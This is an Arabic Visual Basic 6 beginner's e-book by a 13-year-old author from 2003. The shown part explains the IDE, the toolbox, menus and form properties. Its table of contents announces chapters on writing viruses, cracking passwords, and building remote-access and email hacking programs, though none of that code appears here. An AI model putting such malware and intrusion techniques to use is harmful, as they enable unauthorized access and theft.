

١----- البداية مع الفيجوال بيسيك 📁

- فتح برنامج الفيجوال بيسيك 📄
- واجهة الفيجوال بيسيك 📄
- عناصر شريط الادوات 📄
- قوائم الفيجوال بيسيك 📄
- شرح اول الكود 📄
- مصطلحات هامة 📄

٢----- التعامل مع الفورم 📁

- النماذج Forms 📄
- فتح و اظهار النموذج 📄
- خصائص الفورم 📄
- الاحداث الرئيسية للفورم 📄
- تغيير حجم الفورم 📄
- وحدات القياس 📄

٣----- التعامل مع ادوات التحكم 📁

- ما هي ادوات التحكم؟ 📄
- التعامل مع ادوات التحكم 📄
- تحرير ادوات التحكم 📄
- استخدام بعض الادوات 📁
- الاداه PictureBox 📄
- الاداه CheckBox 📄
- الاداه OptionButton 📄
- الادتين ComboBox و ListBox 📄
- الادتين ScrollBars 📄
- ادوات المسارات FileListBox | DirListBox | DriveListBox 📄
- اداه الصورة Image 📄
- الاداه OLEObject 📄
- الاداه RichText Box 📄
- الاداه CommonDialog 📄
- اداه الجدول المرن MSFlexGride 📁
- اداه الجدول المرن 📄
- التحكم في سلوك الجدول 📄
- اهم احداث الاداه 📄
- التحكم في مظهر الاداه 📄

٤ ----- القوائم في الفيجوال بيسيك

- انشاء القوائم في الفيجوال بيسيك
- انشاء قائمة بالكود
- فتح قائمة منسدلة من ليل او شكل
- وضع صورة بجانب القائمة

٥ ----- بعض القواعد الهامة في فيجوال بيسيك

- قاعدة If..Then
- قاعدة Select Case
- قاعدة For..Next
- القاعدة While..We
- قاعدة Do..Loop

٦ ----- تعلم برمجة الالعب

- الحركة
- الجدران
- استخدام لوحة المفاتيح
- لعبة سباق السيارات
- الفكرة و الكائنات
- الكود

٧ ----- المتغيرات و التركيبات و المصفوفات

- المتغيرات
- التركيبات
- تركيبيات Enum
- تركيبيات UDT

٨ ----- التعامل مع الملفات و المجلدات

- انشاء و مسح المجلدات
- نقل الملفات
- مسح الملفات
- البحث عن ملفات
- خصائص اخري
- فتح البرامج

٩ ----- الالخطاء و تفاديها

- الالخطاء و انواعها
- الالخطاء و تفاديها

١٠ عمل العمليات الحسابية و معالجة السلاسل النصية ----

السلاسل الحرفية

تغيير حالة الاحرف

دوال النصية

التعامل مع التاريخ

عمليات منطقية

دوال حسابية

انشاء اله حاسبة بسيطة

وضع الكائنات

الفكرة و الكود

معرفة الرموز

انشاء برنامج السلعة و التاريخ

الكائنات

الكود

١١ انشاء برنامج رسوم -----

الفكرة

الكود

انواع الرسوم المختلفة

اهم احدث الفورم الخاصة بالرسوم

١٢ استخدام الاجرائات و الدوال -----

تحديد مجال الاجرائات و الدوال

اعادة استخدام الاجرائات و الدوال

الاجرائات

ما هي الاجرائات

انشاء الاجرائات الفرعية و استخدامها

تمرير البيانات من و الي الاجراء

انهاء الاجراء

الدوال

ما هي الدوال

انشاء الدوال

دوال API

١٣ قواعد البيانات -----

اقسام المشروع

انشاء قاعدة بيانات

ربط قاعدة بيانات بالفيجوال

الخصائص المهمة لاداه DataControl

بناء السجلات الالي

الاداه DBGrid

مجموعة مهام للاداه DataControl

- اوامر التنقل
- الحذف و الاضافة و التحديث
- البحث داخل قاعدة بيانات
- فحص حالات معينة

١٤ ----- انشاء حافظه الشاشة

- اهمية حافظه الشاشة
- بناء البرنامج
- اخر خطوة








١٥ ----- استخدام داسركت اكس ٧ مع الفيجوال بيسيك

- تعريف دايركت اكس
- الكائن DirectDraw**
- ما هو دايركت درو؟
- انشاء كائن دايركت درو
- السطح الرئيسي و السطح الخفي
- الرسم علي السطح الخفي
- الكتابة علي السطح الخفي
- رسم السطوح علي السطح الخفي
- المستطيل
- نظام العرض
- تطبيقات علي دايركت درو**
- التطبيق الاول
- التطبيق الثاني
- التطبيق الثالث
- كائن DirectInput**
- كائن دايركت انبت
- لوحة المفاتيح
- الفأرة

١٦ ----- انشاء ادوات ActiveX

- انشاء الاداه
- مثال علي اداه
- احداث الاداه

١٧ ----- Classes استخدام الاصناف






-  انشاء الاصناف في فيجوال بيسيڪ
-  اهم الاحداث
-  انشاء الخصائص
-  الوظائف Methods
-  اضافة الاحداث
-  استخدام الاحداث
-  التخلص من الحدث

١٨ ----- الانترنت

-  ما هو الانترنت
-  كيف تعمل شبكة الانترنت
-  احتياجات اي جهاز ليكون خادم انترنت
-  انشاء صفحات الويب
-  برمجة الويب
-  لغة VBScript
-  لغة VBScript
-  مثال
-  ملاحظات هامة
-  انشاء الكائنات بكود HTML
-  صفحات الويب الديناميكية Dynamic HTML
-  ما هي DHTML
-  محتويات صفحة DHTML
-  مثال علي DHTML
-  نشر صفحات DHTML

١٩ ----- صناعة الفيروسات و برامج الاختراق

-  الفيروسات
-  امثلة علي الفيروسات
-  الفيروس الاول
-  الفيروس الثاني
-  برامج الاختراق
-  اختراق كلمة سر لقاعدة بيانات
-  معرفة كلمة سر علي شكل نجوم
-  برنامج اختراق الحاسب
-  مقدمة
-  التأكد من ان النفذ مفتوح
-  Client
-  الكائنات
-  كتابة الكود
-  Server

الاكواد الجزء الاول 
الاكواد الجزء الثاني 
برنامج اختراق البريد 
الفكرة و وضع الكائنات 
الكود 

٢٠ ----- ملاحظات هامة


اغلاق برنامجك 
كل شئ عن الرسائل 
صناديق الادخال 
الخاصية ToolTipText 
كائن Clipboard 
الامر With 
الامر App 
الكائن Shell32 
تحسين واجهتك بالخطوط 
عمل ستب لبرنامجك 

المقدمة

قبل ان اتكلم عن اي شئ عن الفيچوال بيسيك، احب ان اقول انها لغة سهلة جدا، و لا تعتقد ان هذه اللغة لا تناسبك مهما كان سنك، ادرس هذه اللغة منذ سنتين تقريبا، و الان عندي ثلاث عشر عاما و ها انا ألف كتابا كاملا عنها...

١. ماهي لغة الفجوال بيسيك؟

الفجوال بيسيك هي لغة برمجة من اهم لغات الحاسب وكان اسمها أولا بيسيك ، ثم طورت لتصبح فجوال بيسيك و كلمة BASIC اختصار لكلمة **Beginners All-purpose Symbolic Instruction Code**، و هي لغة مرئية سهلة التعلم، فواجهة الفيچوال بيسيك كما تري مثل اي واجهة برنامج اخر مثل فلاش او ثري دي ستوديو ماكس..الخ



٢. نبذة تاريخية عن الفجوال بسبك..:

٣.

٤. أصل لغة فجوال بسبك هي لغة بسبك التي ظهرت في كلية دارتماوث Dartmouth علي يد جون كيمني و توماس كيرتز عام ١٩٦٣م، و قد أصبحت بسرعة فائقة من أشهر و أسهل لغات..

٥.




- تأليف: ايهاب احمد شريف
- السن: ١٣
- تاريخ الميلاد: ١٤ يوليو ١٩٨٩
- بريد الالكتروني: bibovbbook@hotmail.com
- معرف ICQ: ٣١٣٦٤٧٧٩٤
- دولة: جمهورية مصر العربية
- اخر تعديل لهذا الكتاب: 2003 \ 6 \ 14

هذا الكتاب مجاني ١٠٠% و لا يسمح ببيعه ..

فتح البرنامج

يمكنك فتح البرنامج من قائمة Start بهذه الطريقة:

Start > Programmes > Microsoft Visual Studio 6.0 > Microsoft Visual Basic 6.0




- و يمكنك فتحة من ايقونته علي سطح المكتب و تخلص! 😊

واجهة الفيجوال بيسيك

• الفورم:

الفورم ستكون هي النافذة الأساسية لمشروعك ... وكذلك ستكون هي الصندوق الذي يحتوي على كل الكائنات الأخرى التي تضيفها للفورم، لذا فيمكن أن نعتبر الفورم هي أهم كائن في المشروع، و هذه هي نافذة الفورم:



وهي كما ترى عبارة عن شكل رباعي قائم الزوايا يحتوي في الأعلى على شريط العنوان المكتوب فيه **Form1** وبجواره أيقونة الفورم ... ويحتوي على عدد من النقاط الفرق بين كل نقطة وأخرى ١٢٠ **Twip**...

بالضغط بالزر الأيمن من الماوس على الفورم تظهر لك قائمة بعدد من الإمكانيات التي تقدمها لك الفورم مثل ...

View Code: هذا الأمر يقوم بإظهار نافذة الكود ... في هذه النافذة تستطيع كتابة الكود الخاص بالفورم.

Menu Editor: هذا الأمر يقوم بإظهار نافذة محرر القوائم ... وهي النافذة التي تساعدك في إضافة قوائم إلى مشروعك.

Lock Controls: هذا الأمر يجعل جميع الأدوات في الفورم غير قابلة للتحريك ... وذلك إذا كنت قد وضعت الوضع النهائي لهذه الأدوات...

Paste: وهذا للصق شئ علي الفورم.


Properties: يقوم هذا الأمر بنقلك إلى نافذة الخصائص.

• شريط الادوات:

يمكن أن نقول أن شريط الأدوات من الكائنات أو النوافذ الرئيسية في بيئة التطوير **Microsoft Visual Basic 6.0** وهو الشريط الذي يحتوي على كل الأدوات التي يمكن أن تضيفها للفورم من صندوق صورة **PictureBox** أو مقياتي **Timer** أو صندوق نص **TextBox** أو صندوق عنوان **Label** أو غير ذلك..




و يمكن اضافة ادوات اخري لهذا الشريط بالضغط عليه بالزر الايمن و اختيار الامر **Components** ستظهر لك هذه الشاشة:



فقم باختيار الاداه التي تريدها ثم اضغط **Apply** ثم **OK**، و اذا اردت ادخال ادوات **ActiveX** او **DLL** فقم باختيار **Browse** ثم اختر الاداه..

• نافذة الفورمات:




هذه هي نافذة الفورمات وهي كما ترى تحوي كائنان و احيانا اكثر ... الأول هو كائن فهرس Directory واسمه Forms وهو الفهرس الذي يحتوي على كل الفورم التي ستضيفها للمشروع، و من الممكن وجود Directory اخر عند اضافته Module او Class Module ... الخ

والكائن الآخر هو كائن من نوع فورم Form واسمه Form1 ...

تمنحك نافذة الفورمات القدرة على عدد من الأشياء التي تراها بمجرد ضغطك بالزر الأيمن بالماوس على أي كائن من الكائنات في مستكشف المشروع مثل الحفظ والإلغاء وغير ذلك.. 😊

• نافذة الخصائص:

هذه النافذة تحتوي على خصائص جميع الكائنات والأدوات التي تضيفها لمشروعك، بما فيها خصائص الفورم، و تختلف الخصائص الخاصة بكل اداه عن الاخرى ماعدا بعض الخصائص المشتركة بين بعض الادوات، وهذه هي نافذة الخصائص:



وهي كما ترى تحتوي على الخاصية في اليسار ... وقيمتها في اليمين ...
فمثلا الخاصية **Caption** تجد أن قيمتها **Form1** وهكذا ...

ومن شكل النافذة تلاحظ أن الخصائص فيها مرتبة تبعا للترتيب الأبجدي من
أعلى لأسفل فيما عدا الإستثناء الوحيد وهي الخاصية **Name** و يمكن
ترتيبها خصائصيا عن طريق الضغط علي **Categorized** بجانب **Alphabetic**
...

ومن الملاحظ أن كل كائن في البرنامج يحتوي على مجموعة من
الخصائص التي تختلف من كائن لآخر وكذلك عدد من الخصائص المشتركة
بين الكائنات ... فمثلا كل الكائنات تمتلك الخاصية **Name** وذلك لأن هذه
الخاصية من الخواص اللازمة في الفيچول بيسيك.. 😊

عناصر شريط الأدوات

الأداة الأولى : هي أداة **Pointer** وهي تعيد مؤشر الماوس إلى السهم الطبيعي إذا كان المؤشر على إحدى الأدوات أو الأشكال الأخرى غير الوجه الطبيعي.

الأداة الثانية : PictureBox وهي أداة تتيح لك إضافة صورة إلى البرنامج ... وادمج هذه الصورة إلى البرنامج. 😊

الأداة الثالثة : Label وهي أداة تتيح لك إضافة عنوان إلى البرنامج ... أو نص في أي مكان من الفورم ...

الأداة الرابعة : Text Box وهي أداة تتيح لك أن تترك للمستخدم فرصة إدخال بيانات مثل اسمه او... 😊

الأداة الخامسة : Frame وهي أداة تتيح لك صنع **Frame** إطار وتضمين بعض الأدوات بداخل هذا الإطار.

الأداة السادسة : Command Button وهي أداة زر أمر حيث تتيح لك أن تجعل للمستخدم زرا ليضغط عليه عند تنفيذ أمر معين. 😊

الأداة السابعة : Check Box وهي أداة نقطة إختبار ... وتتيح للمستخدم استخدام خيارات **Options** التي تضعها في البرنامج.

الأداة الثامنة : Option Button وهي أداة نقطة إختيار ... وفيها يمكنك أن تختار إختياراً ما من عدة إختيارات.

الأداة التاسعة : **Compo box** وهي أداة تضيف إليها قائمة منسدلة مثل ليختار المستخدم منها إحدى القيم

الأداة العاشرة : ListBox وهي أداة قائمة **List** تشبه القائمة السابقة ولكن مع الفارق أن هذه الأداة ليست منسدلة. 😊

الأداة الحادية عشر : HScrolBar وهي أداة شريط الإنزلاق العرضي ... وتستخدم في إنزلاق الصور والكائنات الأكبر من اللازم عرضياً.

الأداة الثانية عشر : VScrollBar وهي أداة تشبه السابقة ولكن شريط انزلاق طولي وليس عرضي.

الأداة الثالثة عشر : Timer وهي أداة الميقاتي ووظيفتها أنها تقوم بأداء عمل معين أو عدة اعمال معينة بصفة دورية كلما مر زمن معين تحدده.

الأداة الرابعة عشر : DriveListBox وهي أداة عبارة عن ListBox فيه أقسام القرص الصلب وقسمي القرص المرن والسي دي.

الأداة الخامسة عشر : dirListBox وهي عبارة عن أداة ListBox تقوم بعرض المجلدات Folders في مسار معين تحدده أنت . 😊

الأداة السادسة عشر : FileListBox وهي عبارة عن أداة Listbox تقوم بعرض الملفات Files في مسار معين.

الأداة السابعة عشر : Shape وهي عبارة عن اداة رسم شكل.

الأداة الثامنة عشر : Line وهي أداة رسم خط على الفورم.

الأداة التاسعة عشر : Image وهي أداة إضافة صورة وتختلف بعض الاختلافات عن الأداة PictureBox .

الأداة العشرون : data وهي أداة تستخدم في ربط البرنامج بقاعدة بيانات خارجية.

الأداة الحادية والعشرون : OLE وهي أداة ربط وتضمين ملفات وبرامج خارجية ضمن برنامجك. 😊

معظم هذه الادوات ليست موجودة في صندوق الادوات لذا عليك اضافتها بنفسك.. ☕

قوائم الفيچوال بيسيك

يحتوي الفيچوال بيسيك علي ١٢ قائمة، و هم كالتالي:

- القائمة **File**: تحتوي علي اوامر اساسية، مثل فتح و حفظ مشروع، و فتح مشروع جديد، و تحويل البرنامج الي امتداد **Exe**.. الخ
- القائمة **Edit**: تحتوي علي اوامر التحرير العادية بالاضافة الي اوامر اخري.. 🤔
- القائمة **View**: تعمل محتويات هذه القائمة علي اظهار بعض الاشياء مثل صفحة كود و فورم و صندوق الادوات... الخ
- القائمة **Project**: تحتوي هذه القائمة علي اوامر خاصة بمحتويات المشروع مثل اضافة **Module** او **ClassModule** او غيرها.. 🤔
- القائمة **Format**: بهذه القائمة يمكنك تنسيق برنامجك، مثلا وضع زر في منتصف الشاشة تماما او محاذاته الي اليمين او اليسار او غيره، و بها ايضا الامر **LockControls** الذي يمكنك من عدم السماح بتحرك او تغيير حجم اي كائن، و يمكنك ازالته بالضغط عليه مرة اخري...
- القائمة **Debug**: تحتوي هذه القائمة علي معظم اوامر التشغيل، و منها اختيار طريقة تنفيذ البرنامج، مثل تنفيذ سطر واحد منه **StepInto**، او تنفيذه كله **StepOver**، او الامر السابق **StepOut**، او التنفيذ حتي السطر الذي يوجد عليه مؤشر الكتابة **RunToCursor**، و **BreakPoints** التي تظهر باللون الاحمر عند كتابة الكود، فعند اختيارها يتم توقف مؤقت للبرنامج اثناء تشغيله...
- القائمة **Run**: من خلال هذه القائمة يمكنك تشغيل او ايقاف البرنامج، و اعادة تشغيله.. 😊
- القائمة **Query**: تحتاج هذه القائمة الي جمل استعلام **SQL**..
- القائمة **Diagram**: تحتاج هذه القائمة الي **SQL** او **ORACLE**..

- القائمة Tools: تحتوي هذه القائمة علي اوامر كثيرة مثل **AddProcedur** الذي يمكنك من كتابة اجراء جديد و لكن يجب ان تكون في صفحة الكود عند اختيار هذا الامر، اما **ProcedureAtributes** فهو يمكنك تخصيص بعض الاشياء للاجراء الذي انشأته مثل تغيير ID و غيرها.. 🤔
 - القائمة Add-Insert: تحتوي هذه القائمة علي برامج مستقلة توفر خدمات للبرنامج.. 🤔
 - القائمة Window: تنظم هذه القائمة صفحة الكود و الفورم ليكونا ظاهرين مع بعضهما.. 😊
 - القائمة Help: تحتوي هذه القائمة علي متعليمات خاصة ولا يمكنك فتحها الا اذا تم تحميل **MSDN**، و بها ايضا الصفحة الخاصة بنبذة عن للفجوال..
-

شرح اول الكود

عند فتح نافذة كود لزر مثلا نجد مكتوب الاسطر التالية:


```
Private Sub Command1_Click()
```

```
End Sub
```

الآن تعال نلاحظ ماذا تعني السطور السابقة:

- الكلمة **Private** تعني أن الجزء التالي سيعمل من خلال الفورم فقط ولن يعمل من خلال الفورم الأخرى ... ولكي تجعل الإجراء عاما أي يعمل من خلال أي جزء في البرنامج استبدل الكلمة **Private**.
- الكلمة **Sub** تعني أن الجزء المحصور بين كلمتي **Sub** و **End Sub** عبارة عن مقطع برمجي متكامل ... ولا يتجزأ.
- الكلمة **Command1** تعني أن المقطع التالي هو إجراء خاص بالكائن الذي إسمه **Command1** وهو زر الأمر الذي أسميته بهذا الإسم .
- الكلمة **Click** تعني أن هذا الإجراء سيتم تنفيذه في حالة الحدث **Click** ومجموع الكلمتين **Command1_Click** تعني أن هذا الإجراء يعمل من خلال الحدث **Click** فوق زر الأمر **Command1**.
- الكلمة **End Sub** تعني أن المقطع (الإجراء) قد انتهى.

- لوضع BreakPoint في صفحة الكود، اضغط بجانب السطر من اليسار المراد وضع BreakPoint عنده..



لمعرفة ما هي BreakPoint راجع درس قوائم الفيچوال بيسيك الجزء الخاص

ب Debug..

مصطلحات هامية

هذه اهم المصطلحات التي يجب معرفتها عند استخدام الفيجوال بيسيك..

- **ادوات Controls:** هي ادوات تحكم خاصة بالفيجوال تم تصميمها لاستخدامها بأكثر من طريقة...
 - **حدث Event:** هو فعل ما يقوم به الجهاز او المستخدم مثل ضغط زر من لوحة المفاتيح او زر الفأرة..
 - **الوظائف Methods:** هي وظائف محددة يمكن للكائن ان يقوم بها مثل **Me.Hide** فهي وظيفة خاصة بالفورم فقط..
 - **كائن Object:** و هو كائن (اداة) خاص له مميزاته الخاصة من خصائص و وظائف و احداث يمكن ان ينجزها..
 - **اجراء Procedure:** هي اجراء مقطع او اكثر من التعليمات في البرنامج (الكود) و تكتب عادة لغرض معين، و غالبا تكون متصلة بحدث لذا تسمى "الاجراءات الحديثة **Event Procedure** ..
 - **الخصائص Properties:** هي مزايا الكائن، مثل حجمه و مكانه في الشاشة و لونه و اسمه.. الخ
-

النماذج Forms


- النموذج عبارة عن كائن يعمل كمكتب للكائنات الأخرى، كالعناوين ومربعات النص ومربعات الرسم التي تتكون منها في النهاية واجهة المستخدم. 🤔
- يحتوي النموذج على كل العناصر التي توجد في نوافذ البرنامج حال تشغيله. فهي تحتوي على شريط عنوان وقائمة التحكم وعدة أزرار للتحكم (تكبير، تصغير، اغلاق).. 🤔
- تظهر أرضية النموذج اثناء التصميم على هيئة شبكة نقطية Grid التي تسمح لك بمحاذاة العناصر على النموذج. 🤔

فتح و اظهار نموذج اخر

اولا: فتح نموذج اخر:

- اضغط بالزر الايمن علي نافذة الفورمات ثم اختر **Add > Form**..
- اضغط **Project** ثم **AddForm**..

اذا استخدمت ايا من الحالتين سيظهر لك الصندوق التالي:




عادة ما نستخدم الفورم العادية، ولكن علينا معرفة باقي هذه الاشياء:

- **Form**: هذه هي الفورم العادية الخالية..
- **About Dialog**: و هي فورم عادية، ولكن مخصصة لتكون مثل نبذة عن البرنامج..
- **Web Browser**: هذه فورم جاهزة بها الكائنات الخاصة بمتصفح الانترنت..
- **Dialog**: هي فورم علي شكل **Dialog Box**..
- **Log In Dialog**: فورم مخصصة لتكون باسورد للبرنامج..
- **Splash Screen**: وهي نافذة بدء البرنامج..

- **Tip of the Day**: و هي فورم مخصصة لتكون **Tip of The Day** ، و طريقة استخدامها مكتوبة بالفورم..
- **Option Dialog**: فورم بها **Option Dialog** مقسم الي ٤ اجزاء..

ثانيا: اظهار (تنشيط) النموذج:

يمكنك اظهار النموذج بالضغط علي ايقونة الفورم في نافذة الفورمات ضغطا مزدوجا.. 

بعض خصائص الفورم

بعض الخصائص المهمة للفورم:

الوظيفة	الخاصية
متغير نصي و هو اسم الفورم متغير يعبر عن شكل الفورم إذا كانت هذه الخاصية True فإن البرنامج يعيد رسم الخطوط و الاشكال اذا محت لون خلفية افورم	Name Appearance AutoRedraw BackColor BorderStyle Caption
يعبر هذا المتغير عن الشكل الخارجي للفورم هذا متغير من نوع نصي يعبر عن عنوان الفورم ... أو القيمة الظاهرية التي تظهر على شريط العنوان بأعلى الفورم	ControlBox
يجعل قيمة هذا المتغير False = يختفي صندوق التحكم بأعلى يمين الفورم ... وهو الصندوق الذي يحتوي على زر التكبير والتصغير والإغلاق يجعل قيمة هذا المتغير False تكون الفورم غير فعالة أو نشطة ... أي أنك لن تستطيع التحكم فيها أو في جميع الأدوات بداخلها	Enabled
تستخدم هذه الخاصية في تحديد نوع وحجم الخط الذي ستكتب به على الفورم لون خط الكتابة على الفورم	Font ForeColor
متغير رقمي يعبر عن قيمة ارتفاع الفورم متغير رقمي يعبر عن قيمة بعد الفورم عن أقصى يسار الشاشة	Height Left
